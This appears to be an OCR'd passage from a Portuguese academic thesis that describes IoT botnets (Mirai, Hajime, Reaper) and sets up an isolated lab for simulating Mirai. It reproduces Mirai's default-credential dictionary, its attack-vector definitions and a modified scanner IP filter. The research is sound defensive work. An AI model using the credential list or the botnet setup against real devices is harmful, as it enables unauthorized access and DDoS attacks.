


Figura 2.3: Arquitetura geral de uma *botnet* IoT [3]

A arquitetura de uma *botnet* focada em dispositivos IoT consiste em dois elementos fundamentais, que em todas as famílias de *malware* exercem as mesmas funções, e quatro elementos complementares, que possuem suas funções combinadas dependendo do tipo de *malware*. Os componentes principais são os servidores de comando e controle (C&C), os quais possuem todo o controle dos *bots*, e os próprios *bots*. Como componentes adicionais existem os *scanners* usados para fazer a varredura de dispositivos vulneráveis, o servidor *'reporter'* que coleta os relatórios de varredura dos *bots*, os *loaders* encarregados de logar nos dispositivos e carregar o *malware* e o servidor de distribuição do *malware*, onde o código malicioso está armazenado [3].

Tendo em vista a função de cada um de seus componentes, o funcionamento da *botnet* pode ser observado na Fig. 2.3. Os *scanners* fazem a varredura de potenciais vítimas e enviam os relatórios desse processo ao servidor *'reporter'*. Com base nesses resultados, o servidor *'reporter'* irá indicar aos *loaders* quais dispositivos devem ser acessados e as credenciais a serem usadas. Após logar no dispositivo, o *loader* induz o dispositivo a carregar o *malware*, localizado no servidor de distribuição do *malware*. Com o código carregado no dispositivo, o mesmo se torna um *bot* e passa a responder aos comandos enviados pelo servidor C&C. Na maioria dos casos, para a comunicação entre *bots* e servidores C&C, é implementada a arquitetura de cliente/servidor.

2.3.2 Botnet Mirai

A *botnet* Mirai é parte de uma família de *malware* descoberta em maio de 2016, chamada de *Linux.Mirai* [4]. Esse *malware* faz uma varredura na Internet em busca de endereços IP, visando localizar dispositivos inseguros com possibilidade de serem controlados remotamente. Usando uma

técnica de força bruta chamada de ataque de dicionário, descrito na seção 2.1.3, são feitas diversas tentativas de acesso com credenciais previsíveis, como credenciais padrões de fábrica [29]. O código original possui 60 combinações diferentes de usuário e senha, sendo esses apresentados na Tabela 2.1 [5]. É importante ressaltar que a maioria das combinações existentes no código são usuários e senhas padrões de dispositivos IoT que já foram caracterizados como vulneráveis. O código também pode ser modificado e outras opções de combinações podem ser adicionadas.

Usuário	**Senha**	**Usuário**	**Senha**	**Usuário**	**Senha**
root	vizxv	root	xc3511	root	admin
admin	admin	root	888888	root	xmhdipc
root	default	root	juantech	root	54321
root	123456	support	support	root	(none)
root	12345	user	user	root	root
admin	password	admin	(none)	root	pass
admin	admin1234	root	1111	admin	smcadmin
admin	1111	root	666666	root	password
root	1234	root	klv123	Administrator	admin
service	service	supervisor	supervisor	guest	guest
guest	12345	admin1	password	666666	666666
888888	888888	root	ubnt	root	klv1234
root	Zte521	root	hi3518	root	jvbzd
root	7ujMko0vizxv	root	zlxx.	root	anko
root	system	root	ikwb	root	7ujMko0admin
root	realtek	root	user	root	dreambox
admin	111111	admin	1234	root	000000
admin	12345	admin	54321	admin	123456
admin	7ujMko0admin	admin	meinsm	admin	pass
admin	1234	tech	tech	mother	fucker

Tabela 2.1: Combinações de usuário e senha no código original da Mirai [5]

Após invadir o dispositivo, o mesmo passa a ser controlado remotamente com comandos transmitidos pela C&C, sendo recrutado a participar de ataques DDoS. Na Fig. 2.4 está apresentada a arquitetura de funcionamento da *botnet* Mirai.

Considerando as etapas indicadas na Fig. 2.4, temos uma descrição completa do funcionamento da *botnet*. Em (1) o *botmaster* mantém conexão com os servidores C&C, tendo todo o controle da *botnet*. Em (2) temos indicado o envio dos resultados da varredura na Internet, realizada pelos dispositivos IoT infectados, aos relatores. Em (3) Os IPs de dispositivos vulneráveis e suas respectivas credenciais são enviados ao *loader*. Em (4) os dispositivos são acessado e recebem comandos do *loader* para carregamento do *malware*. Em (5) o dispositivo faz o *download* do *malware* e passa a rodar o código Mirai. Em (6) os dispositivos invadidos são recrutados para a




Figura 2.4: Estrutura de uma botnet Mirai [4]

botnet. Em (7) cada dispositivo tem seu IP original alterado. Por fim, em (8) acontece a realização do ataque DDoS [4].

É importante ressaltar que após autenticado no dispositivo, o servidor C&C consegue mascarar do *netsat* a conexão realizada e remove os vestígios desse acesso. Dessa forma, o *malware* fica camuflado no dispositivo, que continua operando normalmente. Além disso, a *botnet* tem a funcionalidade de desabilitar o serviço Telnet, evitando que outros *malwares* possam se conectar, e de eliminar outros *malwares* já presentes no dispositivo.

Em setembro de 2016 o código da botnet Mirai foi publicado online em uma comunidade de hackers "Hackforuns". Logo em seguida o mesmo já se classificava como *open* source, com código postado no *GitHub* [5]. O código da unidade de controle (C&C) foi feito em linguagem Go e os bots em linguagem C. Um breve estudo desses códigos é apresentado nas seções seguintes.

2.3.2.1 Comando e Controle

Os códigos presentes nessa seção foram programados na linguagem *Go* e compõem a infraestrutura de Comando e Controle (C&C) usada pela *botnet* para disseminar comandos aos *bots*. Existem oito partes na constituição desse código [5]:

•**admin.go**: suporta a funcionalidade de estabelecer uma conexão com o servidor da C&C, usando credenciais válidas. Essa é a principal interface para controle e execução da *botnet*, incluindo criação de outros usuários administradores, definição de parâmetros de ataque e inicialização dos ataques.

• **api.go**: responsável pelo estabelecimento de conexão e envio de comandos para um *bot*

específico. Verifica a atual situação do dispositivo, constatando se esse dispositivo já está sendo utilizado ou se pode ser recrutado para um ataque.

• **attack.go**: após a inicialização do ataque pelo servidor C&C, é necessário que o mesmo seja tratado. Essa parte do código analisa os comandos e alvos selecionados, manipulando todo o ambiente de ataque e conectando-se com os *bots* específicos a partir do código *api.go*.

• **bot.go**: possui apenas duas funções que recebem as informações dos *bots* recrutados que serão corretamente manuseados pelo código *clientsList.go*.

• **clientList.go**: controla todas as informações sobre os dispositivos comprometidos que compõem a *botnet*.

• **constants.go**: apenas define a constante *MiraiPrompt*.

• **main.go**: verifica se estão disponíveis as conexões TCP nas portas 23 e 101.

• **database.go**: código que gera as *querys* para manipulação do banco de dados MYSQL.

2.3.2.2 Bots

Os códigos presentes nessa seção foram programados na linguagem C e compõem a infraestrutura de códigos executados pelos *bots* para exercerem suas funções dentro da *botnet*. Existem treze partes na composição desse código, além de seus cabeçalhos [5]. Abaixo serão explicados os componentes mais relevantes no processo de formação e ataque da *botnet*:

• **attack.c:** após recebimentos dos comando enviados pelo servidor C&C, configura os vetores de ataque que serão utilizados e a realização do mesmo.

• **killer.c:** responsável por destruir as conexões utilizadas para acesso do dispositivo, como Telnet e SSH, e impedir o acesso de outros *malwares*.

• **scanner.c:** uma das partes mais importantes do código, pois realiza a varredura de novos dispositivos vulneráveis. Esse processo pode ser bastante demorado e só é iniciado caso já exista um *bot* conectado a *botnet*.

• **resolv.c:** responsável por resolver os domínios utilizados durante o funcionamento da *botnet*, principalmente o domínio do servidor C&C.

• **main.c:** módulo principal que induz a conexão do servidor C&C com o *bot* e verifica problemas gerais na execução dos códigos, como erro de segmentação de memória.

2.3.2.3 Vetores de Ataque

A *botnet* Mirai possui em seu código original onze vetores de ataque, sendo que um deles encontra-se comentado, portanto não está disponível. Os vetores de ataque estão contidos no código *attack.c* e são apresentados na Fig. 2.5 [5].

Todos os ataques têm como objetivo principal enviar uma massiva quantidade de pacotes para

```
typedef void (*ATTACK_FUNC) (uint8_t, struct attack_target *, uint8_t, struct attack_option *);
typedef uint8_t ATTACK_VECTOR;

#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

Figura 2.5: Vetores de ataque contidos no código da Mirai [5]

um alvo, criando um imenso tráfego de rede e tornando o mesmo indisponível. Além disso, cada vetor possui parâmetros específicos que podem ser alterados na realização do ataque. A Tabela 2.2 descreve como funcionam os ataques disponíveis no código da Mirai [5].

Nome do Ataque	**Descrição**
UDP	Inundação com pacotes UDP. Possui portas de fonte e destino aleatórias.
SYN	Inundação com pacotes SYN. Possui portas de fonte e destino aleatórias.
ACK	Inundação com pacotes ACK. Possui portas de fonte e destino aleatórias.
STOMP	Inundação com pacotes ACK, porém é necessário receber um número de sequência e estabelecer uma sessão.
UDPPLAIN	Inundação com pacotes UDP, com menos opções de parâmetros alteráveis.
VSE	Inundação com pacotes UDP, com porta de fonte aleatória e porta de destino fixa (27015). Focado em servidores de *streaming* e *gamming*.
DNS	Inundação com pacotes DNS, utilizando o domínio do alvo.
GREIP	Envia tráfego IP encapsulado como GRE, com IP de origem 251.190.215.64.
GREETH	Envia tráfego Ethernet encapsulado como GRE, com IP de origem 251.190.215.64.
HTTP	Inundação com pagotes HTTP GET.

Tabela 2.2: Especificação dos vetores de ataque da *botnet* Mirai

2.3.3 Botnet Hajime

Hajime é um *malware* para dispositivos IoT, divulgado pela primeira vez em outubro de 2016, em um relatório da RapidityNetworks [6]. Quando descoberta, essa *botnet* havia se propagado em cerca de 300 mil dispositivos IoT, porém seu uso não foi constatado em nenhum tipo de ataque cibernético ou atividade maliciosa, pelo contrário, ela possui funcionalidades de bloquear algumas fontes de vulnerabilidades exploradas pela *botnet* Mirai. Além disso, após a configuração dos arquivos da *botnet*, uma mensagem é apresentada no terminal, conforme mostra a Fig. 2.6 [6]. Dessa forma, foi especulado que o propósito da *botnet* Hajime seria confrontar *botnets* maliciosas, principalmente a *botnet* Mirai, para obter controle sobre dispositivos IoT vulneráveis e funcionar como defensora dos mesmos [28].




Figura 2.6: Mensagem apresentada pela *botnet* Hajime [6]

Essa *botnet* possui o funcionamento parecido com a *botnet* Mirai: a varredura de IPs vulneráveis é realizada por dispositivos já pertencentes a *botnet* e em seguida, com base em uma lista de credenciais comuns previamente definidas, é realizado um ataque de dicionário para obter acesso ao serviço Telnet, na porta 23 [30]. A Hajime evita o acesso em diversas redes, entre elas estão o Serviço de Correios e o Departamento de Defesa dos Estados Unidos.

O seu grande diferencial está na sua arquitetura descentralizada, baseada em uma comunicação altamente distribuída, sendo então considerada uma *botnet* P2P. A Hajime utiliza o protocolo DHT usado no BitTorrent para descobrir novos pares de comunicação e o uTorrent Transport Protocol (uTP) para realizar a troca de dados e informações [30].

2.3.4 Botnet Reaper

Cerca de um ano após os ataques realizados pela *botnet* Mirai, foi descoberta uma nova *botnet* denominada Reaper, que aparenta ser mais sofisticada e ter um potencial ainda maior do que a Mirai, tanto no quesito de propagação quanto de ataque [31]. É suposto que exista uma relação entre essas duas *botnets*, porém, por ser uma descoberta bastante recente, não existem conclusões concretas acerca do assunto.

Diferentemente da Mirai, a *botnet* Reaper não explora o ataque de força bruta no serviço Telnet com base em credenciais comuns para obter acesso aos dispositivos [32]. Essa *botnet* evoluiu sua estratégia de ataque e usufrui de pelo menos nove vulnerabilidades de segurança já conhecidas em alguns fabricantes de dispositivos IoT [31], criando assim vetores de ataque específicos. Alguns dos fabricantes explorados são: *D-Link, Goahead, Netgear, Vacron NVR, Netgear, Linksys, AVTECH*, entre outros. A *botnet* faz a varredura de dispositivos nas portas TCP: 80, 8080, 81, 88, 8081, 82, 83, 8060, 10000, 8443, 8880, 3000, 3749, 1080, 84, 8090, 8001 and 1080, com o objetivo de

abrir uma comunicação com o servidor e utilizar os vetores de ataque incluído na *botnet* [32]. Até outubro de 2017, estima-se que mais de 1 milhão de organizações já haviam sido afetadas pelo *malware*.

Capítulo 3

Metodologia e Ferramentas Utilizadas

Esse capítulo aborda a metodologia adotada para a realização do trabalho. São descritas as principais características do estudo, sendo essas a delimitação do tema, as etapas do projeto e os métodos e arquitetura propostos para simulação dos ataques. Além disso, são expostas as principais ferramentas e dispositivos utilizados para realização das simulações propostas e obtenção dos resultados.

3.1 Delimitação do Tema

Considerando o embasamento teórico apresentado no Capítulo 2, é notório que uma das principais ameaças enfrentadas no contexto de segurança em IoT diz respeito a utilização desses dispositivos para a construção de imensas *botnets*. Atualmente, existe uma grande variedade de *botnets* desenvolvidas com foco em dispositivos IoT, sendo que cada uma possui suas particularidades em relação ao método de invasão dos dispositivos e aos vetores de ataque realizados por ela.

Neste trabalho serão estudadas as principais vulnerabilidades em dispositivos IoT relacionadas ao contexto de *botnets*, particularmente com o uso da *botnet* Mirai, que se mostrou extremamente poderosa ao orquestrar um dos maiores ataques DDoS já registrados até hoje. Além disso, essa *botnet* possui código *open source*, possibilitando uma simulação real da mesma.

3.2 Métodos Propostos

A metodologia proposta para a realização do trabalho consiste principalmente na coleta de dados realizada por uma pesquisa bibliográfica e na construção de ambientes de simulação de ataque para obter uma visão prática de como funciona uma *botnet* e um dispositivo IoT transformado em *bot*, dentro de um cenário real.

A pesquisa bibliográfica proporciona um conhecimento prévio sobre o funcionamento prático de uma *botnet*, tornando mais fácil o entendimento dos processos que ocorrem durante as simulações e eventuais erros.

As simulações de ataques realizadas têm como objetivo apresentar de uma forma prática e mais aprofundada o comportamento de uma *botnet*, de modo que, a partir dos resultados obtidos, seja possível explorar mecanismos de defesa contra esse tipo de ataque.

Para facilitar o entendimento do trabalho, o mesmo foi organizado e dividido em quatro etapas principais, conforme apresentado na Fig. 3.1.




Figura 3.1: Etapas propostas para o trabalho

• Etapa 1: Embasamento teórico.

Essa etapa consiste em realizar uma ampla pesquisa bibliográfica para identificar e estudar referências relevantes para desenvolvimento do trabalho. Com essa pesquisa, é possível constatar as principais vulnerabilidades em dispositivos IoT e os dispositivos mais propícios a ataques por *botnet*, facilitando a criação dos ambientes de simulação e a análise geral dos resultados obtidos.

• Etapa 2: Escolha e configuração dos cenários de simulação.

Nessa etapa é previsto o estabelecimento dos ambientes de simulação a serem estudados. Com base no conhecimento obtido na etapa 1, serão definidos os dispositivos e ferramentas necessários para a realização das simulações e a arquitetura de rede utilizada.

• Etapa 3: Simulação e obtenção dos resultados.

Essa etapa consiste na simulação dos cenários definidos na etapa 2 e na obtenção e apresentação dos resultados obtidos com as simulações propostas.

• Etapa 4: Análise e elaboração de propostas de defesa.

Essa etapa compreende a análise dos resultados obtidos com o objetivo principal de elaborar propostas de mecanismos de defesa contra os ataques em estudo com base nos resultados obtidos.

3.3 Ferramentas e Dispositivos

Essa seção faz uma breve descrição das ferramentas e dos dispositivos utilizados para o desenvolvimento do trabalho. Os dispositivos foram escolhidos conforme as necessidades de cada cenário de simulação, considerando também, as limitações de dispositivos disponíveis para aquisição própria durante o tempo de realização do trabalho.

3.3.1 *VirtualBox*

O *VirtualBox* é um *software* de virtualização, disponível para uso profissional e doméstico. Devido a sua alta performance, é a única solução *open source* de *software* de virtualização que possui perfil profissional [33]. O *software* permite a criação de ambientes distintos e independentes dentro de um mesmo *host* físico, a partir da possibilidade de instalação de um sistema operacional dentro de outro. Esses ambientes são chamados de máquinas virtuais (VMs).

Para a realização das simulações de ataque, foi necessária a criação de três máquinas virtuais distintas: servidor DNS, servidor de comando e controle e o *loader*. As máquinas virtuais foram criadas com o auxílio da ferramenta *VirtualBox* em um *host* utilizando o sistema operacional *Windows*. Devido a facilidade de manuseio e melhor performance, em todas as VMs foi instalado o sistema operacional Ubuntu 16.04, de distribuição *Linux*.

3.3.2 *Wireshark*

O *Wireshark* é o analisador de protocolos mais utilizado mundialmente. É geralmente empregado para análise de tráfego de rede a partir dos pacotes interceptados e organizados por protocolo. Com ele é possível observar, em nível microscópico, toda a movimentação da sua rede [34].

Essa ferramenta foi utilizada para obter informações e analisar as simulações de ataque de forma mais específica. A partir dos pacotes interceptados, tanto nos servidores da *botnet* quanto nos *bots*, é possível observar as tentativas de acesso aos dispositivos, o tipo de conexão que está sendo estabelecida, o volume de pacotes de dados enviados para realização dos ataques de DDoS, dentre outros detalhes.

3.3.3 *Raspberry Pi*

O Raspberry Pi é um microcontrolador, desenvolvido pela *Raspberry Pi Foundation* e lançado em 2006, para promover o ensino de conceitos de programação a partir de projetos práticos [35]. Ele é baseado em sistemas operacionais livres, como o Debian ou Fedora, que ficam hospedados

e rodam a partir de um cartão SD. Ao rodar sistemas operacionais Linux, pode funcionar como um computador regular, que permite o desenvolvimento de aplicações e instalação de *softwares* adicionais.

Existe uma grande diversidade de modelos desse dispositivo, sendo que o usado para esse trabalho foi o *Raspberry Pi Zero W*, que pode ser visto na Fig 3.2. Esse modelo específico, possui conexão *Wireless* e *Bluetooth*, além de dispor de um tamanho razoavelmente pequeno. Devido a tais características, esse tipo de computador é bastante utilizado para projetos que incluem automação residencial e o universo da IoT.




Figura 3.2: Ilustração do *Raspberry Pi Zero W* [7]

Considerando o exposto, o *Raspberry Pi Zero W* foi utilizado para simular um dispositivo IoT de uso geral, como exemplo: coletor de dados de sensores, emulador de vídeo games, dentre outros.

3.3.4 *Roteador D-Link*

Os roteadores também estão incluídos no contexto de IoT e, dependendo de suas especificações e configurações, são dispositivos suscetíveis a ataques de rede. Nesse trabalho, foi utilizado o modem e roteador D-Link *Wireless* G DSL-2640B, apresentado na Fig. 3.3. Ele possui a opção de habilitar as portas Telnet e SSH, requisito necessário para o funcionamento da simulação de ataque.

Figura 3.3: Modem e Roteador D-Link *Wireless* G DSL-2640B [8]

3.4 Arquitetura Proposta

Para o estabelecimento dos cenários de simulação e realização dos ataques, foi necessário estabelecer uma arquitetura geral para a rede que inclui a *botnet* e a rede de ataque. Essa arquitetura pode ser observada na Fig. 3.4.




Figura 3.4: Arquitetura proposta para a *botnet*

O roteador principal, configurado na rede 192.168.0.0 com máscara 255.255.0.0, inclui todos os componentes utilizados nas simulações. As VMs que compõe a topologia da *botnet* foram configuradas dentro do intervalo de IPs 192.168.2.0 - 192.168.2.255, sendo que cada uma das VMs recebeu um IP estático, para que a topologia da *botnet* permanecesse fixa em todos os cenários

de simulação. Os *bots* infectados também faziam parte do mesmo intervalo de IPs. A vítima dos ataques foi configurada no intervalo de IPs 192.168.3.0 - 192.168.3.255, para facilitar a visualização dos pacotes no *Wireshark*.

Existe uma funcionalidade no código *scanner.c* que permite definir intervalos de IPs que são bloqueados do processo de *scanner* e dos vetores de ataque. Como era desejado que o processo de varredura permanecesse controlado e dentro do cenário local, essa parte do código foi alterada e a maioria das possibilidades IPs existentes foram excluídos, habilitando apenas IPs no intervalo de 192.168.1.0 até 192.168.3.255. As alterações , podem ser vistas na Fig. 3.5.

```
(o1 <= 191 ||                          // Redes com 1 octeto menor ou igual a 191
(o1 == 192 && o2 <= 167) ||            // Redes com 1 octeto igual a 192 e 2 octeto menor ou igual que 167
(o1 == 192 && o2 >= 169) ||            // Redes com 1 octeto igual a 192 e 2 octeto maior ou igual que 169
(o1 == 192 && o2 == 168 && o3 < 1) ||  // Redes com 1 octeto igual a 192 e 2 octeto igual a 198 e 3 octeto menor que 1
(o1 == 192 && o2 == 168 && o3 >= 4) || // Redes com 1 octeto igual a 192 e 2 octeto igual a 198 e 3 octeto maior ou igual a 4
(o1 >= 193)                            // Redes com 1 octeto maior ou igual a 193
```

Figura 3.5: IPs excluídos do processo de *scanner*

Vale ressaltar que todas as redes envolvidas na arquitetura do ataque foram configuradas e utilizadas em rede local doméstica, evitando qualquer tipo de comprometimento no funcionamento de redes ou serviços externos sem autorização.

3.4.1 Servidor DNS

A arquitetura proposta inclui um servidor DNS *Bind* configurado localmente. O BIND, desenvolvido pelo ISC, é um conjunto de *software* para o protocolo DNS amplamente utilizado, principalmente para sistemas de padrão Unix [36]. O BIND cria uma diretório no servidor onde é instalado, contendo arquivos de configuração e arquivos de banco de dados do domínio. Na Fig. 3.6, são apresentados os arquivos criados por padrão no diretório BIND, além dos arquivos criados especificamente para esse trabalho.

```
root@dns-server:/etc/bind# ls
bind.keys  db.127  db.empty  db.mbotnet.com      db.root     named.conf              named.conf.local    rndc.key
db.0       db.255  db.local  db.mbotnet.com.rev  index.html  named.conf.default-zones  named.conf.options  zones.rfc1918
root@dns-server:/etc/bind#
```

Figura 3.6: Arquivos criados no diretório BIND

Para o trabalho em questão, foi criado localmente o domínio *mbotnet.com* que corresponde ao IP 192.168.2.10, da máquina *dns-server*. As configurações de interface de rede do servidor DNS podem ser vistas na Fig. 3.7.




Figura 3.7: Configuração da interface de rede da máquina *dns-server*

Além disso, foram criados também os subdomínios *cnc.mbotnet.com* correspondente ao IP 192.168.2.20 e *loader.mbotnet.com* correspondente ao IP 192.168.2.30. As configurações do servidor DNS, referentes aos arquivos *named.conf.local* e *db.mbotnet.com*, podem ser vistas nas Fig. 3.8 e Fig. 3.9.




Figura 3.8: Arquivo de configuração *named.conf.local*

